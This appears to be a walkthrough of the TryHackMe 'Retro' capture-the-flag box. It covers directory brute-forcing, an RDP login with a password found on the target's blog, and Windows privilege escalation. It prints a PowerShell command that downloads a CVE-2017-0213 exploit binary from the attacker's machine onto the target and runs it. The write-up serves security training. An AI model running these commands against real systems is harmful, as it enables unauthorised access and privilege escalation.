
THM - Retro
Retro - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
THM - Retro#
NMAP


Directory bruteforce:
gobuster dir -u http://10.10.216.131 -w /usr/share/seclists/Discovery/Web-Content/big.txt
http://10.10.216.131/retro/

Looking at the page source - Found:


http://10.10.216.131/retro/index.php/author/wade/

- Something that could be a password - parzival:
- Port 3389 is open:
xfreerdp /v:10.10.216.131 /u:wade /p:"parzival" /dynamic-resolution /cert:ignore

We can read user.txt
Start enumeration:
query user
whoami /all
- Open Chrome and check history

https://github.com/ycdxsb/WindowsPrivilegeEscalation

** Check Recycle Bin for hhupd.exe file

- Run the program as administrator




Kept getting to this point but no programs show up
Found a hint: Make sure to open Internet Explorer and Chrome BEFORE running the program
But still doesn't work
- Wes-NG suggested CVE-2017-0213 https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213
Download and extract the zip file and transfer to the windows machine:
(New-Object System.Net.WebClient).DownloadFile('http://10.8.24.66:8081/CVE-2017-0213_x64.exe', 'C:\Users\wade\CVE-2017-0213_x64.exe')
And just run it

Read root.txt
Related articles
THM - Ra2
Ra2 - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- gobuster
- hashcat
- john the ripper
- nmap
- powershell
THM - Ra
Ra - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- hashcat
- john the ripper
- linux
- nmap
- powershell
THM - VulnNet
VulnNet - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- hashcat
- impacket
- linux
- mimikatz